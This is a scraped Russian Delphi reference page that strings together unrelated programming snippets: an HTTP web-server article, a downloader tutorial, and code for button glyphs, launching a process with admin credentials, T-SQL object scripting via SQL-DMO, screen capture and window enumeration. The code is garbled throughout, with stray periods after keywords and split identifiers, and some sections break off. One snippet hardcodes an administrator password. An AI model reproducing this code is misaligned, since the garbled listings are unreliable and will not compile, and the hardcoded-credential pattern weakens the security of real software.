
Статьи по Delphi (033)…
Создание WEB-сервера.
| Создание WEB-сервера |
Создание WEB-сервера
В последнее время возможность управления приложением при помощи web интерфейса становится все более популярной. Лично я применил возможность удаленного управления в ряде своих программ, и это существенно упростило их сопровождение в условиях большой организации. delphi содержит достаточно мощные компоненты, позволяющие легко организовывать соединения по протоколу tcp/ip. Это компоненты tserversocket и tclientsocket. Для организации web сервера нам потребуется только tserversocket. Для доступа к нашему серверу применим порт с номером 5000 (напоминаю, что порты с номерами меньше 1024 могут использоваться только по назначению и есть опасность, что на Вашей машине будет установлено некоторое приложение, использующее стандартный порт http 80). При этом url будет выглядеть как machine:5000/path при доступе из сети или 127.0.0.1:5000/path при доступе с локального хоста. Следует сразу поговорить о двух тонкостях, не имеющих прямого отношения к написанию web сервера
■ Два приложения на одном компьютере не могут одновременно использовать один и тот-же порт. Поэтому следует выносить номер порта в настройки программы и (или) предусматривать механизм автоматического выбора одного из альтернативных портов на случай, если основной уже занят.
■ Следствием из несоблюдения пункта 1 является невозможность запуска двух копий одной программы без принятия соответствующих мер
■ Программа может быть запущена на компьютере, не настроенном на работу с сетью. Попытка использования компонента tserversocket в этом случае приведет к ошибкам, которые могут помешать нормальному запуску программы.
Решением всех этих проблем может послужить следующий совет: никогда не ставьте свойство active:= true; во время дизайна !! Активируйте компонент tserversocket при старте программы в конструкции try ... except; Итак, мы поговорили об общих вопросах. Теперь следует поговорить о протоколе http.
Протокол http - краткая справочная информация. Обмен по протоколу http производится в т.н. транзакциях, которые состоят из трех шагов
1. Установка соединения. Производится по инициативе клиента и для этого необходимо знать порт, по которому работает сервер.
1. Запрос клиента. Клиент передает серверу http запрос (содержащий http метод, идентификатор ресурса и версию протокола) + дополнительную информацию. Пример типового запроса "get /book/index.htm http/1.0". Запрос как правило завершается пустой строкой и обязательным crlf. Вот полный пример запроса ie5 (перехваченный кстати при помощи примера 2):
Get /btn7.gif http/1.1.
Accept: */*
Referer: http://127.0.0.1:5000/
Accept-language: ru.
Accept-encoding: gzip, deflate.
User-agent: mozilla/4.0 (compatible; msie 5.0; windows 98; digext).
Host: 127.0.0.1:5000.
Connection: keep-alive.
3. Ответ сервера. Сервер в ответ выдает http ответ + дополнительные данные + запрошенную инфомацию (если требуется). Ответ сервера всегда состоит из строки с версией протокола http, пробела, трехзначного кода статуса, за которым через пробел может следовать его расшифровка. После этого передается crlf (символов с кодами 0dh, 0ah), затем идет необязательная информационная часть в формате параметр=значение и наконец завершается ответ еще одной парой символов crlf. Затем следует запрошенная информация (если ее передача возможна и требуется в данном контексте). Пример ответа - "НТТР/1.0 200 ok". 4. Сервер разрывает соединение с клиентом, что служит сигналом к завершению обмена Клиент тоже может прервать обмен на любой стадии, разорвав соединение с сервером. Особенно это любит делать ie. Он выдает запрос, получает ответ и начинает получать данные, а тем временем анализируя полученный ответ выясняет, что запрошенный ресурс уже есть в кеше и его не требуется загружать. При этом ie разрывает соединение и прерывает загрузку. Аналогично он ведет себя при нажатии кнопки "Стоп". Поэтому при начальном тестировании я бы рекомендовал использовать программу net vampire, которая отображает подробный протокол обмена с сервером (что и когда передано на сервер и что принято в ответ).
Классы кодов ответа http. Как говорилось ранее, код ответа представляет собой трехзначное число. Коды сгруппированы в пять категорий, категория определяется первой цифрой
■ 1** Информационная. На данный момент зарезервирована
■ 2** Успешно. Сообщает об успешном выполнении запроса
■ 3** Перенаправление. Указывает клиенту, что для выполнения запроса необходимы дополнительные действия
■ 4** Ошибка клиента. Сообщает клиенту о том, что запрос неполный или содержит синтаксические ошибки. Кроме того, ошибки этой категории возникают, если запрошенный ресурс не найден или недоступен
■ 5** Ошибка сервера. Возникает, если сервер перегружен, недоступен или в работе сервера возникли какие либо ошибки
Наибольший интерес представляют собой следующие коды (они наиболее распространены).
■ 200 ОК
■ 201 Успешная команда post
■ 202 Запрос принят
■ 203 Запрос get либо head выполнен
■ 204 Запрос выполнен, но нет содержимого
■ 300 Ресурс обнаружен в нескольких местах
■ 301 Ресурс удален навсегда
■ 302 Ресурс временно удален
■ 304 Ресурс изменен
■ 400 Плохой запрос от клиента
■ 401 Неавторизованный запрос
■ 402 Необходима оплата за запрос
■ 403 Доступ к ресурсу запрещен
■ 404 Ресурс не найден
■ 405 Метод неприменим для данного ресурса
■ 406 Недопустимый тип ресурса
■ 410 Ресурс недоступен
■ 500 Внутренняя ошибка сервера
■ 501 Метод не выполнен
■ 502 Перегрузка сервера или неисправный шлюз
■ 503 Сервер недоступен или таймаут шлюза
Методы протокола http.
Данная статья не преследует цель описать подробность протокола http, но для понимания принципов работы примера рассмотрим несколько основных методов:
Метод get.
Метод get является самым часто используемым и предназначен для получения информации от сервера. В качестве информации может выступать файл или результаты работы какого либо процесса, например cgi. Метод get может дополняться условием при помощи параметра if-modified-since в запросе - в том случае результат передается только если ресурс имеет дату модификации, большую указанной в if-modified-since. Кроме запроса метод get может применяться для передаче небольших объемов данных в виде параметров.
Метод head.
Метод head полностью аналогичен методу get, но в ответ сервер передает только заголовок (но не передает данные).
Метод post.
Метод post применяется для передачи серверу данных
Метод put.
Метод put предназначен для сохранения данных, переданных после заголовка запроса, под именем, указанным в запросе.
Метод delete.
Метод delete используется для удаления ресурсов с указанным в запросе именем
Итак, мы поговорили о теории (причем это не теория, а краткий ликбез). Найти более подробное описание достаточно легко, есть масса сайтов, специализирующихся на подобной документации. Однако лучше всего почитать стандарты rfc (в частности, документ rfc2068).
Я не хочу приводить здесь сами исходные тексты - страничка получится очень большой, поэтому остальная часть стальи в виде двух хорошо продокументированных проекта лежит в архивах:
Пример 1.
Простейший web сервер - база для управления программой через web. В примере номер 1 мы рассмотрим создание простейший web сервер. В ответ на любой запрос он выдает одну и туже страничку с информацией о клиенте и формой, демонстрирующей передачу запросов серверу по методу get. Данный пример может служить прототипом для систем удаленного управления/администрирования с web интерфейсом.
Пример 2.
Обычный web сервер - база для разработки своих серверов. В этом примере рассмотрен полнофункциональный сервер. У него определяется директорий, в котором будут храниться файлы и он может возвращать их по запросам клиентской программы. Я ради эксперимента разместил на нем свой сайт по delphi (с которого Вы сейчас читаете эту статью), и он прекрасно открылся при помощи ie. Единственный огрех - периодически вылетала ошибка socket error 10054, связанная с тем, что ie брал странички из кеша и рвал соединение в процессе их передачи.
Источник: www.codersclub.net.
©Drkb::03442.
| Создаём свой GetRight. |
Создаём свой GetRight.
Постановка задачи А задача наша проста как угол дома - сесть за комп и максимум за полчаса сообразить себе собственный getright. Конечно, он не будет производить докачку после дисконнекта, качать в заданное тобой время, не сможет качать несколько файлов сразу... но зато он сможет качать файлы по ftp и http, для начала совсем неплохо. Соображать прогу будем на delphi. Ну что, задача ясна? От винта! Делаем фейс Запускай delphi, желательно в версии 4 или 5. Перед тобой раскроется целехонькая и нетронутая (хе-хе, пока) форма. На ней мы и будем мутить. Что, ты не знаешь, что такое форма и где она там перед тобой раскрывается? Тогда позырь на монитор - вон она, большой серый прямоугольник в центре. И вообще, я не буду тебе щас про дельфийский интерфейс шибко подробно рассказывать. Лучше сразу за дело! Сейчас мы немного покликаем мышом и потаскаем. Итак, начнем: сначала нужно изменить название формы. Она сейчас называется form1, а на кой тебе такое название? Это ж название окна твоей проги. Изменить! Кликай по форме, она становится активной, теперь смотри налево - там object inspector, фича для конфигурирования разных свойств. Свойство, ответственное за название, называется caption, ищи его в object inspector'е и нажимай на него. В белом окошке вводи что-то типа "Крутая программа-качалка". Ну как, все понятно? Позырь вон на скриншот, там object inspector есть. Теперь смотри над формой - там палитра компонентов. На закладке standard кликай мышом по букве А. Эта буква А - ни что иное, как Метка (label). Нам она нужна, чтобы писать на форме. Кликай мышом по ней, а потом по форме, куда кликнешь на форме - там она и будет. Она сейчас выделена (в черных квадратиках вся), посему object inspector отображает ее свойства. Меняй caption (в нем напиши "Введи адрес файла сюда: ") и font (он находится ниже, кликни на нем, а потом на трех точках; я ставлю 10-ый ms sans serif полужирный). Добавь еще одну метку (поставь ее ниже), в ней caption поставь "Сохранить файл сюда: ", ну и шрифт поставь аналогичный. В третьей метке поменяй шрифт и сотри все в caption, здесь мы будем выдавать сообщения по ходу загрузки. Теперь добавь два edit'а (справа от метки в палитре компонентов). Первый поставь напротив первой метки справа (это будет для ввода адреса), второй - напротив второй метки справа (это для сохранения). У обоих сотри текст (там написано edit1, edit2, на фиг оно надо), для этого выдели (клик по нему мышом) и стирай текст в свойстве text. Затем кинь на форму две кнопки (через одну справа от edit'а в палитре компонентов), первую назови "Закачать", вторую - "Закрыть" (это все свойства caption кнопок). Потом открой закладку internet (для delphi 4) или fastnet (для delphi 5) палитры компонентов. Помести на форму компоненты nmftp и nmhttp, это для закачки. Они не будут видны в готовой программе, посему тыкай их куда хочешь. Уфф, можешь сохраняться. Дави file -> save all. Форму обзови main, например, а проект - downloader. Посмотри, что у меня получилось. Готовимся кодить Увы, программирование состоит не только из кликанья мышой и редактирования свойств. Приходится и кодить, и сейчас мы вплотную приблизились к этому. Но начнем с простого. Кликни два раза по кнопке "Закрыть". Опа! На экране появилось следующее:
Code: Procedure tform1.button2click(sender: tobject); Begin. End;
| Создать неактивные пиктограммы для TSpeedButton и TBitBtn во время выполнения |
Code: Procedure AddDisableBMP(SB : array of TObject); Var. BM, SBM : TBitmap; W, x, y, NewColor, i : integer; PixelColor : TColor; Begin. BM := TBitmap.Create; SBM := TBitmap.Create; Try. For i := 0 to High(SB) do. Begin. If (SB[i] is TSpeedButton) then. BM.Assign((SB[i] as TSpeedButton).Glyph). Else if (SB[i] is TBitBtn) then. BM.Assign((SB[i] as TBitBtn).Glyph). Else. Exit; If not Assigned(BM) or (BM.Width <> BM.Height) then Exit; W := BM.Width; SBM.Width := w * 2; SBM.Height := w; SBM.Canvas.Draw(0, 0, BM); For x := 0 to w - 1 do. For y := 0 to w - 1 do. Begin. PixelColor := ColorToRGB(BM.Canvas.Pixels[x, y]); NewColor := Round((((PixelColor shr 16) + ((PixelColor shr 8) and $00FF) + (PixelColor and $0000FF)) div 3)) div 2 + 96; BM.Canvas.Pixels[x, y] := RGB(NewColor, NewColor, NewColor); End; SBM.Canvas.Draw(w, 0, BM); If (SB[i] is TSpeedButton) then with (SB[i] as TSpeedButton) do. Begin. Glyph.Assign(SBM); NumGlyphs := 2; End. Else. With (SB[i] as TBitBtn) do. Begin. Glyph.Assign(SBM); NumGlyphs := 2; End; BM := TBitmap.Create; SBM := TBitmap.Create; End; Finally. BM.Free; SBM.Free; End; End;
Создать процесс с правами админа.
| Создать процесс с правами админа |
Code: Unit Main; Interface. Uses. Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms, Dialogs, StdCtrls, ShellApi; Type. TForm1 = class(TForm). Button1: TButton; Procedure Button1Click(Sender: TObject); End; Var. Form1: TForm1; Implementation. Function CreateProcessWithLogonW( LpUsername: PWideChar; LpDomain: PWideChar; LpPassword: PWideChar; DwLogonFlags: DWORD; LpApplicationName: PWideChar; LpCommandLine: PWideChar; DwCreationFlags: DWORD; LpEnvironment: Pointer; LpCurrentDirectory: PWideChar; Const lpStartupInfo: _STARTUPINFOA; Var lpProcessInfo: PROCESS_INFORMATION): BOOL; stdcall; external 'advapi32.dll' name 'CreateProcessWithLogonW'; {$R *.dfm}. Procedure TForm1.Button1Click(Sender: TObject); Var. HLib:THandle; Si: _STARTUPINFOA; Pi: Process_Information; Begin. ZeroMemory(@Si, Sizeof(si)); Si.cb := SizeOf(si); CreateProcessWithLogonw('administrator', nil, 'master', 1, nil, 'notepad', 0, nil, nil, si, pi); End; End.
Должно работать, только лучше указывать полный путь до папки запускаемого приложения... без этого у меня некоторые приложения не запускались(один из параметров после 'notepad').
©Drkb::02071.
Автор: win_nt.
Взято из http://forum.sources.ru.
Создать MDI окно с координатами 0,0.
| Создать MDI окно с координатами 0,0. |
Code: Procedure TFormX.FormCreate(Sender: TObject); Var. R: TRect; Client: HWND; Begin. Client := application.mainform.clienthandle; Windows.GetClientRect( client, r ); MapWindowPoints( client, HWND_DESKTOP, r, 2 ); BoundsRect := r; End;
©Drkb::00504.
| Создать скрипт базы данных путём запроса |
Code: DECLARE. @SQL int, @SP int, @i int, @j int, @s varchar(200), @k int, @l sysname, @ERROR int, @Source varchar(8000), @Description varchar(8000). --©Drkb v.3(2007): www.drkb.ru. Exec @error = sp_OACreate 'SQLDMO.SQLServer', @SQL out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Exec @error = sp_OASetProperty @SQL, 'LoginSecure ', 'TRUE' If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Exec @error = sp_OAMethod @SQL, 'Connect(".")' If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").DatabaseRoles' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").DatabaseRoles.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. If left(@l,3) <> 'db_' Begin. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").Defaults' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").Defaults.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").FullTextCatalogs' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0 begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").FullTextCatalogs.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. Wh. Ile @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").Rules' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").Rules.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").StoredProcedures' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").StoredProcedures.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +LTRIM(STR(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. If left(@l,3) <> 'dt_' Begin. Set @s='Item(' +LTRIM(STR(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").UserDefinedDatatypes' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").UserDefinedDatatypes.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Descripti. On,''). End. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").UserDefinedFunctions' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").UserDefinedFunctions.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out -- имя пользовательской функции. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").Users' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").Users.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out -- имя пользователя. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source out, @Description out. Print ISNULL(@Source,'')+', '+ ISNULL(@Description,''). End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").Views' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").Views.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. If left(@l,3) <> 'sys' Begin. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source OUT, @Descrip. Tion OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. End. Set @i=@i+1. End. Set @SP = null. Set @s='Databases("'+DB_NAME()+'").Tables' Exec @error = sp_OAGetProperty @SQL, @s, @SP out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @s='Databases("'+DB_NAME()+'").Tables.Count' Exec @error = sp_OAGetProperty @SQL, @s, @j out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. Set @i=1. While @i<=@j. Begin. Set @s='Item(' +ltrim(str(@i))+ ').Name' Exec @error = sp_OAGetProperty @SP, @s, @l out. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. If left(@l,3) <> 'dt_' and left(@l,3) <> 'sys' Begin. Set @s='Item(' +ltrim(str(@i))+ ').Script(266663,"'+@Path+'",,6)' Exec @error = sp_OAMethod @SP, @s, @Description out. Print @Description. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SP, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End. End. Set @i=@i+1. End. Set @SP = null. Exec @error = sp_OADestroy @SQL. If @error<>0. Begin. Exec sp_OAGetErrorInfo @SQL, @Source OUT, @Description OUT. Print isnull(@Source,'')+', '+ isnull(@Description,''). End.
©Drkb::02854.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Создать SQL скрипт который бы учитывал порядок создания объектов |
Надо воспользоваться утилитой scptxfr.exe.
©Drkb::02861.
Автор: Vit (www.delphist.com, www.drkb.ru, www.unihighlighter.com, www.nevzorov.org).
| Снимок рабочего стола |
Code: Public. { Public declarations }. Procedure GrabScreen; ... Implementation. {$R *.DFM}. Procedure TForm1.GrabScreen; Var. DeskTopDC: HDc; DeskTopCanvas: TCanvas; DeskTopRect: TRect; Begin. DeskTopDC := GetWindowDC(GetDeskTopWindow); DeskTopCanvas := TCanvas.Create; DeskTopCanvas.Handle := DeskTopDC; DeskTopRect := Rect(0, 0, Screen.Width, Screen.Height); Form1.Canvas.CopyRect(DeskTopRect, DeskTopCanvas, DeskTopRect); ReleaseDC(GetDeskTopWindow, DeskTopDC); End; Procedure TForm1.Button1Click(Sender: TObject); Begin. GrabScreen; End;
Список кнопок в таскбаре..., Как получить?
| Список кнопок в таскбаре..., Как получить? |
Code: Uses CommCtrl; {©Drkb v.3(2007): www.drkb.ru}. Function GetModuleFileNameExW(hProcess:THandle; hModule:HMODULE; lpFilename:PWideChar; nSize:DWORD):DWORD; stdcall; external 'PSAPI.DLL'; Const. ICON_SMALL2 = 2; Function WindowGetEXE(wnd:HWND):string; Var. Wt:array[0..MAX_PATH-1] of WChar; R:integer; Prc:THandle; PrcID:cardinal; Begin. Result:=''; If GetWindowThreadProcessID(wnd,prcID)<>0 then. Begin. Prc:=OpenProcess(PROCESS_ALL_ACCESS,false,prcID); If prc<>0 then. Try. R:=GetModuleFileNameExW(prc,0,wt,MAX_PATH*2); If r<>0 then result:=wt; Finally. CloseHandle(prc). End. End. End; Function WindowGetIcon(wnd:HWND; fSmall:boolean):Cardinal; Var. DefIcon:HICON; R,iType1,iType2: integer; Begin. DefIcon:=LoadIcon(0,IDI_APPLICATION); If fSmall then. Begin iType1:=ICON_SMALL2; iType2:= GCL_HICONSM; end else. Begin iType1:=ICON_BIG; iType2:= GCL_HICON; end; R:=SendMessageTimeOut(wnd,WM_GETICON,iType1,0,SMTO_ABORTIFHUNG or SMTO_NOTIMEOUTIFNOTHUNG, 100, result); If (r=0) then result:=defIcon else. Begin. If (result=0) then result:=GetClassLong(wnd,iType2); If (result=0) then result:=defIcon. End; End; Function EnumWindowsProc(wnd:HWND; lParam: LPARAM):BOOL; stdcall; Var. Wn:array[0..MAX_PATH-1] of char; Begin. Result:=true; If IsWindowVisible(wnd) and (GetParent(wnd)=0) and (GetWindow(wnd,GW_OWNER)=0) and. ((GetWindowLong(wnd,GWL_EXSTYLE) and WS_EX_TOOLWINDOW)=0) then. Begin. GetWindowText(wnd,wn,MAX_PATH); With Form1.ListView1.Items.Add do. Begin. Caption :=wn; // заголовок. SubItems.Add(IntToStr(wnd)); // дескриптор. SubItems.Add(WindowGetEXE(wnd)); // exe. SubItems.Add(' '); // колонка для большой иконки. ImageIndex:=ImageList_AddIcon(Form1.ImageList1.Handle,WindowGetIcon(wnd,true)); // маленькая иконка. SubItemImages[2] := ImageList_AddIcon(Form1.ImageList2.Handle,WindowGetIcon(wnd,false)); // большая иконка. End; End; End; Procedure TForm1.Button1Click(Sender: TObject); Begin. ListView1.Clear; ImageList1.Clear; ImageList2.Clear; EnumWindows(@EnumWindowsProc,0); End; Procedure TForm1.FormCreate(Sender: TObject); Begin. // ImageList1 - 16x16; ImageList2 - 32x32; ListView1.SmallImages:=ImageList1; ListView1.LargeImages:=ImageList2; End;
Взято из http://forum.sources.ru.
Автор: Krid.
©Drkb::01778.
Список окон + определение приложения, создавшего эти окна.
| Список окон + определение приложения, создавшего эти окна |
Code: //////////////////////////////////////////////////////////////////////////////// // // Автор: Александр (Rouse_) Багель. // © Fangorn Wizards Lab 1998 - 2002. // 16 октября 2002 18:21. // Данный код приведен лишь для демонстрации. // А простой вариант поиска Handle Ричедита выглядит так. // var. // Handle : HWND; // begin. // Handle:= FindWindowEx(FindWindow(Название формы например 'Form1',nil), 0, Название элемента например 'Button1', nil), 0, true); Unit Unit1; Interface. Uses. Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs, ComCtrls; Type. TMainForm = class(TForm). TreeView1: TTreeView; Procedure FormCreate(Sender: TObject); Procedure Sys_Windows_Tree(Node: TTreeNode; Handle: HWND); End; Var. MainForm: TMainForm; Implementation. {$R *.DFM}. //////////////////////////////////////////////////////////////////////////////// // // Стартовая функция, запускаем рекуссию используя хэндл рабочего стола. // Procedure TMainForm.FormCreate(Sender: TObject); Var. StartHandle : THandle; Begin. //Если требуется найти только данные по одному приложению. //замени 2 строки в функциях их закоментированными аналогами. StartHandle := GetDeskTopWindow; //StartHandle := 67324;//FindWindow(PChar(Caption), nil); //На примере Винампа. Sys_Windows_Tree(nil, StartHandle); End; 